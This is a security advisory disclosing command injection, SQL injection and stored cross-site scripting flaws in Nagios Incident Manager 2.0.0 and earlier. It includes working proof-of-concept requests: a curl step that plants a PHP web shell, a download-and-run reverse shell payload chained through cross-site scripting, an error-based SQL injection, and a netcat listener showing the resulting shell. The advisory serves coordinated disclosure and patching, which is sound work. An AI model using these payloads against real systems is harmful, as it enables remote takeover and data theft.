security-assessment.com

Vulnerability Advisory

Name	Nagios Incident Manager Multiple Vulnerabilities
Vendor Website	https://www.nagios.org/
Affected Software	Nagios Incident Manager <= 2.0.0
Date of Public Release	11 August 2016
Researchers	Francesco Oddo

Description

The Nagios Incident Manager application is vulnerable to multiple vulnerabilities, including remote code execution via command injection, SQL injection and stored cross-site scripting.

Exploitation

Command Injection

Multiple command injection vulnerabilities exist within the incident report file generation functionality as user input is passed to system shell calls without validation. A limited non-administrative user, who by default does not have permissions to add custom MIME types for incident file attachments, can exploit these vulnerabilities to obtain remote code execution on the Incident Manager system as the 'apache' user.


The table below summarises the vulnerable URLs. Attack payloads need to be base64 encoded.

URL	POC Payload
/nagiosim/reports/download/<pdf|jpg>/mttr/<payload>	start_date=2016-05-06&end_date=2016-05-06&types[]=2" "";{touch,/tmp/MYFILE};echo "
/nagiosim/reports/download/<pdf|jpg>/closed/<payload>	start_date=2016-05-06&end_date=2016-05-06&types[]=2" "";{touch,/tmp/MYFILE};echo "
/nagiosim/reports/download/<pdf|jpg>/first_response/<payload>	start_date=2016-05-06&end_date=2016-05-06&types[]=2" "";{touch,/tmp/MYFILE};echo "
/nagiosim/reports/download/<pdf|jpg>/general/<payload>	start_date=2016-05-06&end_date=2016-05-06&types[]=2" "";{touch,/tmp/MYFILE};echo "

A proof-of-concept exploitation of the vulnerability is shown on the following page. An attacker can inject a curl command to retrieve a PHP web shell file from a remote host and download it into a directory in the web root (i.e. *{curl,http://<IP>/shell.txt,-o, /<webroot path>/nagiosim/media/incidents/<ID>/shell.php*}).

Proof of Concept – Command Injection

```
GET
/nagiosim/reports/download/pdf/general/c3RhcnRfZGF0ZT0yMDE2LTA1LTA2JmVuZF9kYXRlPTIwMTYtMDUtMDYmdHlwZXNbXT0yIiAiI
jt7Y3VybCxodHRw0i8vMTkyLjE20C42MC4xNjIvc2hlbGwudHh0LC1vLC92YXIvd3d3L2h0bWwvbmFnaW9zaW0vd3d3L211ZGlhL2luY21kZW50c
y8zMi9teXNoZWxsLnBocH07ZWNobyAi HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://[redacted]/nagiosim/reports/general?start_date=2016-05-06&end_date=2016-05-06&types%5B%5D=2
Cookie: im_session=6352daa9982e8ebcce6c0181b52e7c54e0b0d6b3
Connection: close
Content-Length: 4
```


http://192.168....ell.php?cmd=id
[redacted]/nagiosim/media/incidents/32/myshell.php?cmd=id

```
uid=48(apache) gid=48(apache) groups=48(apache),500(nagios) uid=48(apache) gid=48(apache) groups=48(apache),500(nagios)
```


SQL Injection

The Nagios IM admin functionality to update the application settings is vulnerable to an SQL Injection vulnerability via error-based payloads. An attacker can inject into the ‘timezone’ POST parameter and retrieve sensitive information from the application MySQL database. The request below shows a proof-of-concept exploit obtaining the current database name.

Proof of Concept – SQL Injection

```
POST /nagiosim/admin/settings HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://[redacted]/nagiosim/admin/settings
Cookie: im_session=901ddc47a92955fe35fadffadbaa627398397668
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 430

external_url=http%3A%2F%2F[redacted]%2Fnagiosim%2F&extensions=jpg%2Cjpeg%2Cgif%2Cpng%2Czip%2Ctiff%2Ctxt%2Csq
l%2Cpdf%2Cdoc%2Cxls%2Cppt%2Crtf%2Clog%2Cmp3%2Ctar%2Cgz&timezone=Pacific/Samoa' AND (SELECT 5323 FROM(SELECT
COUNT(*),CONCAT(0x23,(MID((IFNULL(CAST(DATABASE() AS CHAR),0x20)),1,54)),0x23,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND '&update_check=1&language=en_US&dformat=1&submit=Update
```



A Database Error Occurred

Error Number: 1062

Duplicate entry '#nagiosim#1' for key 'group_key'

INSERT INTO nagiosim_cmdsubsys (timestamp, command, args) VALUES ('1461948226', 1000, 'a:1:{s:8:"timezone";s:199:"Pacific/Samoa' AND (SELECT 5323 FROM(SELECT

Stored Cross-Site Scripting

Multiple stored cross-scripting vulnerabilities exist in the Nagios IM web interface, allowing a standard user to insert malicious JavaScript payloads into administrative and non-administrative application functionality. This attack vector could be used by an authenticated attacker with standard user privileges to hijack the session of an admin user and extend their permissions within the application (e.g. adding PHP as a valid MIME type for file attachments).

The table below lists the vulnerable fields along with POC payloads.

Parameter	Method	URL	Payload	Render
title	POST	/nagiosim/incidents/add	<script>alert(1)</script>	/nagiosim/incidents /nagiosim/incidents/details/<ID>
summary	POST	/nagiosim/incidents/add	<script>alert(1)</script>	/nagiosim/incidents/details/<ID>
priority	POST	/nagiosim/incidents/add	<script>alert(1)</script>	/nagiosim/incidents /nagiosim/incidents/details/<ID>
file_description	POST	/nagiosim/incidents/add	<script>alert(1)</script>	/nagiosim/incidents/details/<ID>
status	POST	/nagiosim/incidents/add	<script>alert(1)</script>	/nagiosim/incidents /nagiosim/incidents/details/<ID>
title	POST	/nagiosim/api/incidents/<ID>/messages	<script>alert(1)</script>	/nagiosim/incidents/details/<ID>
username	POST	/nagiosim/profile	<script>alert(1)</script>	Globally (Menu Banner) /nagiosim/admin/users
first_name	POST	/nagiosim/profile	<script>alert(1)</script>	/nagiosim/admin/users
last_name	POST	/nagiosim/profile	<script>alert(1)</script>	/nagiosim/admin/users


Malicious incident entries can also be created using the REST API along with an API token for authentication. Since API tokens for integration with other Nagios applications can be used to access the API functionality, an attacker able to retrieve a token from another Nagios product integrated with Incident Manager (i.e. Nagios XI) could reuse it to exploit the vulnerability without a valid account as shown below.

The API token for integration with Nagios IM is available under the *Manage Components -> Nagios IM Integration* menu in XI web interface.

The request on the following page shows how to create a malicious incident entry via the REST API. The following payload can be used to download and execute a reverse shell file.

Reverse Shell Payload (to be base64 encoded)
`start_date=2016-05-06&end_date=2016-05-06&types[]=2" "";{curl,http://<IP>/Z.sh,-o,/tmp/Z.sh};{chmod,+x,/tmp/Z.sh};{bash,/tmp/Z.sh};"`

Proof of Concept – Create Malicious Incident Entry via Rest API



Nagios IM Integration

Connection Settings

☑ Enable the Nagios IM event handler.

Nagios IM URL: * http://[redacted]/nagiosim

Must be accessible from this Nagios XI server. Norn


User API Key: * b3309ff47ba3c71eb011102ab2620074

```
POST /nagiosim/api/incidents/add HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://[redacted]/nagiosim/admin/settings
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 336

api_key=b3309ff47ba3c71eb011102ab2620074&users=nagiosadmin&summary=text&title=<img
src=//[redacted]/nagiosim/reports/download/pdf/mttr/c3RhcnRfZGF0ZT0yMDE2LTA1LTA2JmVuZF9kYXRlPTIwMTYtMDUtMDYmdHlwZXNbXT0yIi
AiIjt7Y3VybCxodHRw0i8vMTkyLjE2OC4xODIuNS9aLnNoLClvLC90bXAvWi5zaH07e2NobW9kLCt4LC90bXAvWi5zaH07e2Jhc2gsL3RtcC9aLnNofTsi>&type=1
```

Every Nagios IM user browsing to the Incidents page will trigger the stored cross-site scripting payload and send the command injection request to spawn a reverse shell as shown below.

Proof of Concept – Reverse Shell



```
root@kali:~# nc -nvlp 8080
listening on [any] 8080 ...
connect to [[redacted]] from (UNKNOWN) [[redacted]] 53889
bash: no job control in this shell
bash-4.1$ id
id
uid=48(apache) gid=48(apache) groups=48(apache),500(nagios)
```

Solution

Upgrade to Nagios Incident Manager 2.0.1

Timeline

2/06/2016 - Initial disclosure to vendor
3/06/2016 - Vendor acknowledges receipt of advisory
8/07/2016 - Vendor releases patched software version (2.0.1)
11/08/2016 – Public disclosure

Responsible Disclosure

Security-Assessment.com follows a responsible disclosure policy.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com